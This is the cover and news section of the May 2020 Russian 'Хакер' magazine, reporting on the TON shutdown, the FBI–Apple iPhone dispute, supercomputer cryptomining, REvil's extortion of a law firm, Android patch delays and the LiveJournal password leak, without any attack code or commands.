МАЙ 2020

ХАКЕР

№254



Потрошим «Социальный мониторинг»

Путеводитель по PowerShell Empire

Flipper — карманный мультитул для хакера

ANDROID АТАКА И ЗАЩИТА

Выбираем софт для хакерфона


На чем держится безопасность Android

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Май 2020

№ 254

CONTENTS

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru



TON — ВСЁ

12 мая 2020 года Павел Дуров сообщил, что работа над блокчейн-проектом TON и криптовалютой Gram прекращается.

Напомню, что первая информация об этом проекте появилась в феврале 2018 года, когда Павел Дуров зарегистрировал компании TON Issuer и Telegram Group в Комиссии по ценным бумагам и биржам США (SEC). За два раунда закрытого ICO команде удалось привлечь инвестиции в размере 1,7 миллиарда долларов от 175 инвесторов в США и за их пределами.

О том, что такое TON и что должен был представлять собой проект, мы подробно рассказывали в прошлом году. Однако теперь описанному в той статье вряд ли суждено сбыться. Мы приводим перевод заявления Павла Дурова, которое объясняет, с какими трудностями пришлось столкнуться команде и почему проект завершен (спойлер: Дуров назвал основной причиной неудачи юридические проблемы с властями США).

«Последние 2,5 года наши лучшие инженеры работали над блокчейн-платформой нового поколения под названием TON и криптовалютой, которую мы собирались назвать Gram. TON была создана, чтобы разделять принципы децентрализации, разработанные Bitcoin и Ethereum, но значительно превзойти их по скорости и масштабируемости.

Мы очень гордились результатом — созданная нами технология позволяла вести открытый, свободный, децентрализованный обмен ценностями и идеями. После интеграции с Telegram TON мог произвести революцию в сфере того, как люди хранят и переводят свои средства и информацию.

К сожалению, американский суд не позволил TON случиться. Почему? Представьте себе, что несколько человек собрали деньги, чтобы построить на них золотодобывающую шахту, а потом поделить между собой золото, которое та производит. А затем пришел судья и сказал: „Эти люди вложили деньги в золотодобывающую шахту, потому что хотели получать прибыль. Они не собирались добывать золото для себя, они хотели продавать его другим людям. Поэтому им нельзя добывать золото“.

Если это кажется вам какой-то бессмыслицей, то вы не одиноки. Однако именно это произошло с TON (шахта) и Gram (золото). Судья использовал такую аргументацию и постановил, что людям нельзя покупать или продавать Gram, как они могут покупать или продавать биткойны.

Еще более парадоксально, что американский суд постановил, что Gram не может распространяться не только на территории США, но и во всем мире. Почему? Потому что, по словам судьи, граждане США могут найти какой-либо способ доступа к платформе TON после ее запуска. А значит, чтобы предотвратить это, Gram нельзя распространять нигде в мире, даже если другие страны на планете, судя по всему, не имеют ничего против TON.

Данное судебное решение подразумевает, что другие страны не обладают суверенитетом, чтобы решать, что хорошо, а что плохо для их собственных граждан. Но если США вдруг решит запретить кофе и потребует закрыть все кофейни в Италии (потому там может оказаться какой-нибудь американец), сомневаемся, что на это кто-либо согласится.

И все же, несмотря на это, мы приняли трудное решение не продолжать [работу над] TON.

К сожалению, американский судья прав в одном: мы, люди за пределами США, можем голосовать за наших президентов и избирать наши парламенты, но мы по-прежнему зависим от США, когда речь заходит о финансах и технологиях (к счастью, не о кофе). США могут использовать свой контроль над долларом и глобальной финансовой системой, чтобы закрыть любой банк или банковский счет в мире. Они могут использовать свой контроль над Apple и Google для удаления приложений из App Store и Google Play. Так что да, это правда: другие страны не обладают полным суверенитетом и возможностью разрешать что-либо на своей территории. К сожалению, мы — 96% населения планеты, живущего в других странах, — зависим от принимающих решения лиц, которые избираются 4% жителей США.

В будущем это может измениться. Однако сейчас мы находимся в порочном круге: нельзя привнести больше баланса в излишне централизованный мир именно из-за того, что он настолько централизованный. Хотя мы пытались. Теперь мы оставляем это следующим поколениям предпринимателей и разработчиков, чтобы они подхватили это знамя и учились на наших ошибках.

Я пишу этот пост, чтобы официально объявить о том, что активная работа Telegram над TON окончена. Вы можете видеть — или, возможно, уже видели — многочисленные сайты, использующие мое имя, бренд Telegram или аббревиатуру TON для продвижения своих проектов. Не доверяйте им свои деньги или данные. Ни нынешние, ни бывшие члены нашей команды не участвуют ни в одном из этих проектов. Хотя в будущем сети, основанные на технологии, которую мы построили для TON, могут появиться, мы не будем иметь к ним никакого отношения и вряд ли когда-нибудь станем поддерживать их каким-либо образом. Так что будьте осторожны и не дайте никому ввести вас в заблуждение.

Я хочу завершить этот пост пожеланием удачи всем тем, кто стремится к децентрализации, равновесию и равенству в мире. Вы сражаетесь за правое дело. Эта битва вполне может оказаться самой важной битвой нашего поколения. Мы надеемся, что вы добьетесь успеха там, где мы потерпели неудачу».

В конце прошлого месяца Дуров уведомил инвесторов Telegram Open Network о том, что запуск платформы в очередной раз откладывается из-за разбирательств с Комиссией по ценным бумагам и биржам США, а также из-за запрета американского суда на распределение токенов Gram.

Тогда Дуров предложил инвесторам сделку: забрать 72% вложенных средств или подписать новый договор, дав проекту возможность запустить сеть до 30 апреля 2021 года. В последнем случае инвесторам предлагали получение Gram или другой криптовалюты по итогу запуска либо возврат 110% средств. Дуров даже заявлял, что готов продать часть доли в Telegram, если проект постигнет неудача.

Чуть позже инвесторы получили еще несколько писем от разработчиков, где условия сделки были скорректированы. Так, американским инвесторам, по сути, отказали в дальнейшем участии в проекте, но пообещали вернуть 72% средств. Остальным же сообщили, что они все же не получат ни Gram, ни другую криптовалюту «из-за неопределенного отношения соответствующих регулирующих органов». Вместо этого инвесторам предложили рассмотреть их вложения в проект как кредит под 52,77% годовых, чтобы те могли рассчитывать на возврат 110% своих первоначальных вложений к 2021 году.

5% БОТОВ В TWITTER

Эксперты компании NortonLifeLock создали бесплатное расширение для браузеров BotSight, которое позволяет идентифицировать ботов в Twitter и разработано для борьбы с фальшивыми новостями и дезинформацией.

Компания проанализировала с помощью этого инструмента более **100 000** учетных записей и обнаружила, что примерно **5%** сообщений от общего числа публикуются ботами.

Анализ твитов, связанных с коронавирусом, показал, что от **6** до **18%** пользователей, пишущих на эту тему, — боты. Случайная же выборка из потока Twitter за тот же период показала **4–8%** ботов.



ФБР VS APPLE

В начале текущего года у Apple и ФБР вновь появился повод для конфликта: правоохранителям опять понадобилось взломать iPhone преступника, а в Купертино отказались помочь.

Дело в том, что в декабре 2019 года на базе ВМС США (во Флориде, в городе Пенсакола) произошла стрельба. Огонь открыл 21-летний Мохаммед Саид аль-Шамрани, офицер военно-воздушных сил Саудовской Аравии, который обучался в США. Он застрелил трех человек и был убит сам.

ФБР было крайне заинтересовано в разблокировке двух iPhone, принадлежавших аль-Шамрани. И хотя у правоохранителей было разрешение суда на взлом iPhone и доступ к данным, оба устройства оказались защищены паролями и зашифрованы.

Тогда представители Apple заявили, что сотрудничают со следствием и вообще всегда стремятся помогать правоохранительным органам, однако компания не помогла ФБР со взломом означенных устройств и лишь напомнила властям о своей точке зрения на бэкдоры в ПО, оставленные специально для правоохранительных органов:

> *«Мы всегда утверждали, что не существует такого понятия, как „бэкдор для хороших парней“. Бэкдоры также могут использовать те, кто угрожает нашей национальной безопасности и безопасности данных наших клиентов.*
> *Сегодня правоохранительные органы имеют доступ к большему количеству данных, чем когда-либо в истории, поэтому американцам не приходится выбирать между ослаблением шифрования и раскрытием дел. Мы считаем, что шифрование крайне важно для защиты нашей страны и данных наших пользователей», — заявили в Apple.*

Теперь Министерство юстиции США объявило, что техникам ФБР все же удалось взломать устройства аль-Шамрани. Директор ФБР Крис Рэй (Chris Wray) и генеральный прокурор США Уильям Барр (William Barr) раскритиковали Apple за то, что компания не помогла следователям.

Рэй заявил, что на взлом двух смартфонов аль-Шамрани ушло четыре месяца кропотливой работы и на это потратили немалую сумму из средств налогоплательщиков. При этом он подчеркнул, что использованная для взлома технология не может считаться решением «более широкой проблемы с устройствами Apple», так как она имеет весьма ограниченное применение.

Министерство юстиции говорит, что теперь им удалось связать Мохаммеда Саида аль-Шамрани с филиалом «Аль-Каиды», действующим на Аравийском полуострове, причем, как выяснилось, сотрудничать с террористами тот начал задолго до приезда в США.

После этого «прорыва» ФБР начало контртеррористическую операцию против одного из сообщников аль-Шамрани, и Рэй подчеркнул, что это могло произойти быстрее, если бы Apple помогла специалистам ФБР. По его словам, несмотря на публичные обвинения со стороны президента Трампа и генерального прокурора Барра, Apple так и не участвовала в расследовании.

> *«Apple приняла деловое и маркетинговое решение и спроектировала свои смартфоны таким образом, чтобы только пользователь мог разблокировать их содержимое независимо от обстоятельств. <...> Желание Apple предоставить конфиденциальность своим клиентам понятно, но не любой ценой», — заявил глава ФБР.*

Также Рэй раскритиковал технологические компании в целом, назвав их действия лицемерием. По его словам, они громко ратуют за шифрование, которое защищает даже от судебного ордера, но «с радостью подстраиваются под авторитарные режимы, когда это соответствует их бизнес-интересам».


> *«Например, широко известно, что Apple сотрудничала как с Коммунистической партией Китая, так и с российскими властями, чтобы переместить свои центры обработки данных и обеспечить массовую слежку со стороны этих правительств», — говорит Рэй.*

ГЛАВА MICROSOFT ВСЕРЬЕЗ ОБЕСПОКОЕН

Глава Microsoft, как он признался в беседе с журналистами The New York Times, всерьез обеспокоен тем, что из-за пандемии коронавируса компании массово перевели своих сотрудников на удаленную работу. По мнению Наделлы, удаленная работа может иметь серьезные социальные и психологические последствия, так как видеозвонки и виртуальное общение не могут заменить личных встреч.



→ «Как выглядит выгорание? Что такое психическое здоровье? Как эти вещи взаимосвязаны с построением сообщества? Я чувствую, что сейчас, работая удаленно, все мы, возможно, сжигаем часть созданного ранее социального капитала. И что нам потом делать с этим? Я скучаю по тому, как, приходя на физическое собрание, можно было поговорить с человеком рядом, пообщаться с ним пару минут до или после совещания»
— Сатья Наделла



МАЙНИНГ НА СУПЕРКОМПЬЮТЕРАХ

Суперкомпьютеры по всей Европе подверглись атакам: сверхмощные машины заставили тайно майнить криптовалюту. Такие инциденты произошли в Великобритании, Германии и Швейцарии, а также, по неподтвержденным данным, от похожей атаки пострадал высокопроизводительный вычислительный центр в Испании.

Первое сообщение об атаке поступило из Эдинбургского университета, где размещается суперкомпьютер ARCHER. Администрация была вынуждена приостановить работу ARCHER, а также сбросить SSH-пароли для предотвращения дальнейших атак.

Затем немецкая организация BwHPC, которая координирует исследовательские проекты на суперкомпьютерах в Германии, тоже объявила о том, что пять из ее высокопроизводительных вычислительных кластеров будут временно недоступны из-за аналогичных проблем. Были отключены:

- суперкомпьютер Hawk, установленный в Университете Штутгарта, в центре High-Performance Computing Center Stuttgart;
- кластеры bwUniCluster 2.0 и ForHLR II в Технологическом институте Карлсруэ;
- суперкомпьютер bwForCluster JUSTUS, размещенный в Ульмском университете и использующийся химиками и квантовыми информатиками;
- суперкомпьютер bwForCluster BinAC, установленный в Тюбингенском университете и применяющийся биоинформатиками.

После этого сообщения о взломах и вовсе посыпались как из рога изобилия. Вот только некоторые из них:

- ИБ-исследователь Феликс фон Лейтнер сообщил в своем блоге, что на суперкомпьютер, расположенный в Испании, тоже была совершена атака, в результате тот временно не работает;
- о взломе заявили представители Вычислительного центра Лейбница (Leibniz Computing Center), работающего под патронажем Баварской академии наук. Из-за атаки там был отключен вычислительный кластер;
- о компрометации сообщил и Юлихский исследовательский центр (Германия). Официальные лица заявили, что им пришлось закрыть доступ к суперкомпьютерам JURECA, JUDAC и JUWELS;
- Технический университет в Дрездене объявил, что вынужден приостановить работу своего суперкомпьютера Taurus;
- Швейцарский центр научных вычислений (CSCS) в Цюрихе тоже был вынужден закрыть внешний доступ к своей суперкомпьютерной инфраструктуре из-за атаки.

Интересно, что ни одна из перечисленных организаций не сообщила практически никаких подробностей случившегося. Ситуация начала проясняться уже позже: эксперты CSIRT (европейской организации, которая координирует исследования суперкомпьютеров по всей Европе) обнародовали образцы малвари и индикаторы компрометации по некоторым из инцидентов, а немецкий эксперт Роберт Хеллинг опубликовал анализ малвари, заразившей высокопроизводительный вычислительный кластер на физическом факультете Университета Людвига — Максимилиана в Мюнхене.

Обнародованные специалистами образцы вредоносных программ были проанализированы аналитиками компании Cado Security. Компания пишет, что злоумышленники, похоже, получили доступ к суперкомпьютерным кластерам через скомпрометированные учетные данные SSH (это косвенно подтверждала администрация ARCHER).

Судя по всему, учетные данные были похищены у персонала университетов, которому доступ к суперкомпьютерам был предоставлен для выполнения вычислений. «Угнанные» SSH-данные принадлежали университетам в Канаде, Китае и Польше.

Хотя пока нет неопровержимых доказательств, что все атаки устроила одна и та же хакерская группа, схожие имена файлов малвари и сетевые индикаторы указывают на то, что за всеми инцидентами могли стоять одни и те же люди.

Исследователи Cado Security полагают, что, получив доступ к ноде суперкомпьютера, хакеры использовали эксплоит для уязвимости CVE-2019-15666 и тем самым обеспечили себе root-доступ и смогли развернуть на зараженном суперкомпьютере майнер криптовалюты Monero.

При этом стоит отметить и еще один интересный факт: многие организации, чьи суперкомпьютеры были атакованы, ранее объявляли о том, что отдают приоритет исследованиям, касающимся COVID-19. В итоге существует теория, что хакеры хотели похитить результаты этих исследований или попросту их саботировать.

ВРЕМЯ ПАТЧЕЙ

Время, которое проходит между официальным выпуском патча Google и добавлением этого исправления в прошивку смартфонов других производителей (OEM-вендоров), называют задержкой исправлений (patch delay). Аналитики компании SRLabs собрали информацию о задержках исправлений, изучив ситуацию на **500 000** смартфонов.


В среднем на распространение патчей уходит **38 ДНЕЙ** (против **44 ДНЕЙ** в 2018 году).

Задержка исправлений в целом сократилась на **15%**, но эти показатели сильно различаются у разных производителей смартфонов.


Компании **GOOGLE**, **NOKIA** и **SONY** быстрее всех интегрируют ежемесячные обновления в свои кастомизированные версии Android, тогда как **XIAOMI**, **HTC** и **VIVO** сильно отстают.

Задержка выхода патчей (в днях)		Компания	Пропущенных патчей		Образцы
			2018	2019	
Немедленно	0	Google	0 — 0.2	0 — 0.2	много
	0	Sony	0.2 — 1	0.2 — 1	очень много
	0	Nokia	0.2 — 1	0.2 — 1	очень много
В течение двух недель	6	Huawei	0.2 — 1	0.2 — 1	очень много
	12	LGE	0 — 0.2	0 — 0.2	очень много
	14	Samsung	0 — 0.2	0 — 0.2	очень много
В течение месяца	15	Motorola	0 — 0.2	0.2 — 1	очень много
	15	BQ	0.2 — 1	0.2 — 1	много
	15	ZTE	2 — 4	0 — 0.2	очень много
	16	Oppo	4 и более	1 — 2	мало
	18	Wiko	2 — 4	0 — 0.2	мало
	18	Verizon	0.2 — 1	0 — 0.2	мало
	21	Lenovo	4 и более	0 — 0.2	мало
	21	TCL	2 — 4	0.2 — 1	мало
	23	Asus	0.2 — 1	0.2 — 2	много
	25	OnePlus	0 — 0.2	0.2 — 3	много
	26	Vivo	1 — 2	0.2 — 4	очень много
	30	HTC	1 — 2	1 — 2	много
	31	Xiaomi	0.2 — 1	0 — 0.2	много

NOKIA и **GOOGLE** применяют патчи «исключительно быстро» и зачастую вообще демонстрируют так называемую **ОТРИЦАТЕЛЬНУЮ ЧАСТОТУ ОБНОВЛЕНИЙ**, то есть Google предоставляет вендорам обновления за месяц до того, как они будут опубликованы на сайте Android Security Bulletin.



Нередко задержки с распространением патчей возникают и по вине самих производителей. Например, Xiaomi отдает приоритет патчам для более новых устройств, оставляя девайсы под управлением **ANDROID 8** не у дел.






КОМПРОМАТ НА ТРАМПА

Хакерская группа, стоящая за разработкой шифровальщика REvil (Sodinokibi), взломала нью-йоркскую юридическую фирму Grubman Shire Meiselas & Sacks (GSMS). Услугами этой компании пользуются десятки мировых звезд: список клиентов GSMS содержит такие имена, как Мадонна, Леди Гага, Элтон Джон, Роберт де Ниро, Ники Минаж.

Как это часто бывает в последнее время, хакеры не только зашифровали данные пострадавшей компании, но и похитили множество файлов, связанных со звездными клиентами GSMS. Группировка утверждает, что общий объем украденной информации составил 756 Гбайт, включая контракты, номера телефонов, адреса электронной почты, личную переписку, соглашения о неразглашении и многое другое.

В качестве доказательства взлома операторы REvil обнародовали небольшие фрагменты имеющихся у них документов. В одном случае это было юридическое соглашение от 2013 года, подписанное Кристиной Агилерой и другим артистом, участвовавшим в одном из ее музыкальных проектов (сейчас имя Агилеры уже отсутствует в списке клиентов GSMS). Другой документ представлял собой соглашение между членом команды мирового турне Мадонны 2019–2020 года и компанией Live Nation Tours. Эта бумага подписана 17 июля 2019 года и содержит имя члена команды, а также его номер социального страхования.

Продолжение статьи →



После взлома группировка дала пострадавшей компании неделю на оплату выкупа. Когда этот срок истек, на сайте злоумышленников появилось новое сообщение. Операторы REvil заявили, что представители GSMS предложили им выплату в размере 365 тысяч долларов, тогда как взломщики требовали за украденные данные 21 миллион долларов. Так как в назначенный срок выкуп не был заплачен, хакеры решили удвоить его (сумма составила ни много ни мало 42 миллиона долларов).

Но основным козырем операторов REvil, из-за которого они потребовали такую баснословную сумму от пострадавшей юридической фирмы, стали вовсе не контракты звезд шоу-бизнеса. Злоумышленники пригрозили GSMS, что опубликуют некий компромат на президента США Дональда Трампа.

> *«Идет предвыборная гонка, а мы вовремя нашли кучу грязного белья. Мистер Трамп, если вы хотите остаться президентом, потыкайте в этих ребят острой палкой, в противном случае можете навсегда забыть об этих амбициях. А вам, избиратели, можем сообщить, что после такой публикации вы точно не захотите видеть его президентом. Ну, пока опустим детали. Срок — одна неделя», — гласило заявление создателей REvil.*

В ответ на это представители Grubman Shire Meiselas & Sacks сообщили, что уже сотрудничают с ФБР, а правоохранители расценивают угрозы группировки как «акт кибертерроризма».

Похоже, увидев это, злоумышленники обиделись и для начала опубликовали более 160 писем, в которых так или иначе упоминается Дональд Трамп. Стоит сказать, что ничего компрометирующего или секретного в этих посланиях не было вовсе, имя Трампа в основном просто упоминалось там вскользь.

Также хакеры сообщили, что если выкуп не заплатят, то каждую неделю в даркнете будут выставляться на аукцион данные клиентов GSMS (в алфавитном порядке). Злоумышленники отмечали, что им все равно, кто в итоге купит эту информацию — сами звезды, СМИ или шантажисты, — главное, что группировка сумеет на этом заработать.

Через несколько дней группировка неожиданно объявила, что с ней связались некие люди, заинтересованные в «покупке всех данных о президенте США», которые хакеры накопили за время своей активности. Операторы REvil пишут, что сделка уже состоялась и они остались довольны. Также злоумышленники отмечают, что держат свое слово, то есть теперь эта информация удалена и останется у неназванного покупателя в единственном экземпляре.

В итоге ИБ-эксперты сходятся во мнении, что у хакеров не было никакого компромата на президента США. Злоумышленники просто пытались надавить на руководство GSMS. А якобы состоявшаяся сделка — лишь способ сохранить лицо.

В новом послании создатели REvil сообщили, что теперь планируют выставить на аукцион похищенные в GSMS файлы, связанные с Мадонной. Начальная цена составляет миллион долларов.


22% РОССИЯН СТАЛИ БОЛЬШЕ РАБОТАТЬ

Согласно исследованию «Лаборатории Касперского» о влиянии COVID-19 на стиль работы, в период самоизоляции **22%** россиян стали тратить на профессиональную деятельность больше времени, чем раньше. При этом **56%** опрошенных заявили, что им удается чаще бывать с семьей и больше времени посвящать личным делам.



Что касается киберугроз, **59%** россиян используют личную почту для решения рабочих вопросов, и **ПОЛОВИНА** из них признают, что подобное использование возросло при удаленной работе. Целых **55%** респондентов общаются по работе в мессенджерах, не одобренных IT-отделами компаний, и **55%** из них делают это чаще именно в новых обстоятельствах.

Любопытно, что на глобальном уровне меньшая доля сотрудников — **38%** — использует личные мессенджеры для рабочих целей.



UNC0VER

Команда ИБ-специалистов и реверс-инженеров представила новую версию джейлбрейка Unc0ver (5.0.0). Этот инструмент работает практически для любых iPhone, даже с новейшей iOS 13.5 на борту.

Авторы Unc0ver говорят, что он использует уязвимость нулевого дня в ядре iOS, о которой еще не знают специалисты Apple. Уязвимость была обнаружена одним из участников команды, который известен под псевдонимом Pwn20wnd.

Сам Pwn20wnd рассказывает, что впервые за пять лет джейлбрейк актуален даже для текущей, наиболее свежей версии операционной системы. В последний раз похожий инструмент выпускался в 2014 году. Дело в том, что обычно джейлбрейки эксплуатируют старые уязвимости в iOS и, соответственно, не работают с актуальной версией операционной системы, где эти «дырки» уже исправлены. В итоге владельцы джейлбрейкнутых устройств зачастую предпочитают просто не обновлять ОС.

Интересно, что при этом Pwn20wnd утверждает, будто использование неизвестной 0day-проблемы и джейлбрейк устройств с ее помощью никак не сказываются на безопасности. Якобы это не открывает устройства для атак. По мнению Pwn20wnd, специалисты Apple выпустят патч для новой уязвимости в ближайшие две-три недели.

Разработчики Unc0ver пишут, что они протестировали свой джейлбрейк на iOS версий от 11 до 13.5. Джейлбрейк не работает лишь для версий iOS с 12.3 по 12.3.2 и с 12.4.2 по 12.4.5.

ТОРВАЛЬДС ПЕРЕШЕЛ НА AMD

Линус Торвальдс давно известен как преданный поклонник Intel, он не «изменял» компании больше пятнадцати лет. Но теперь, анонсируя Linux Kernel 5.7 RC7, «отец Linux» признался, что перешел на процессор AMD.

Хотя Торвальдс мечтает когда-нибудь работать на компьютере с процессором ARM, пока он крайне рад апгрейду на 32-ядерный 64-поточный Threadripper 3970X с кешем L3 объемом 128 Мбайт.



→ «Одним из главных радостных событий на этой неделе для меня стало то, что я обновил свою основную машину, и впервые за пятнадцать лет мой десктоп работает не на базе Intel. Нет, я еще не перешел на ARM, но теперь использую AMD Threadripper 3970X»
— Линус Торвальдс



УТЕЧКА ИЗ ЖЖ

В середине мая 2020 года в Telegram-канале главы компании DeviceLock Ашота Оганесяна появилась информация об утечке данных 33,7 миллиона пользователей «Живого журнала» (он же ЖЖ, он же LiveJournal). Сообщалось, что обнаруженный текстовый файл содержит 33 726 800 строк, среди которых можно найти идентификаторы пользователей, email-адреса, ссылки на профили пользователей, а также пароли в формате простого текста (при этом 795 402 строки были с пустым паролем).

Последующий анализ паролей показал, что 69% сочетаний почта/пароль оказались уникальными, то есть никогда раньше не встречались в других утечках.

Collection	Total Records	New Records	New (%)
livejournal.com	32 931 398	22 568 556	68,53%

В конце месяца издание ZDNet опубликовало материал, проливающий свет на подробности случившегося.

Журналисты пишут, что ЖЖ, судя по всему, пострадал от взлома еще в 2014 году, и слухи об этом долгие годы циркулировали в Сети. К примеру, о компрометации говорили в октябре 2018 года, когда пользователи ЖЖ массово сообщали, что в рамках шантажистской sextortion-кампании им присылали их старые, но уникальные пароли от LiveJournal.

Хотя взлом 2014 года не был подтвержден официально, в последние месяцы атакам также подверглась и блогинговая платформа DreamWidth, созданная на основе кодовой базы LiveJournal. В серии постов и твитов разработчики DreamWidth рассказали о масштабных credential stuffing атаках, которые они наблюдают в последнее время.

Напомню, что этим термином обозначают ситуации, когда имена пользователей и пароли похищаются с одних сайтов, а затем используются против других. То есть злоумышленники имеют уже готовую базу учетных данных (приобретенную в даркнете, собранную самостоятельно или полученную другим способом) и пытаются использовать эти данные, чтобы авторизоваться на каких-либо сайтах и сервисах под видом своих жертв. К сожалению, многие используют для разных сервисов одинаковые логины и пароли, не меняя их годами, что и делает подобные атаки весьма эффективными.

В DreamWidth утверждают, что хакеры использовали старые комбинации имен пользователей и паролей от LiveJournal для взлома учетных записей DreamWidth и размещали спам-сообщения на сайте.

Однако компания «Рамблер», которой принадлежит LiveJournal, по-прежнему отказывалась признать факт компрометации, даже после того, как к ней обратились администраторы DreamWidth.

Теперь же утечку пользовательских данных из ЖЖ подтвердил авторитетный агрегатор утечек Have I Been Pwned (HIBP). Администрация сервиса получила копию БД пользователей LiveJournal и проиндексировала ее на своем сайте.


Согласно информации HIBP, дамп содержит данные 26 372 781 пользователя LiveJournal: имена пользователей, email-адреса и пароли в виде открытого текста. Напомню, что это согласуется с информацией Ашота Оганесяна, который подсчитал, что дамп содержит примерно 22,5 миллиона уникальных сочетаний почта/пароль.

Подтвердили существование дампа и аналитики ИБ-компании KELA, которые нашли множество упоминаний украденной базы данных и ее копии в разных местах хакерского андеграунда.

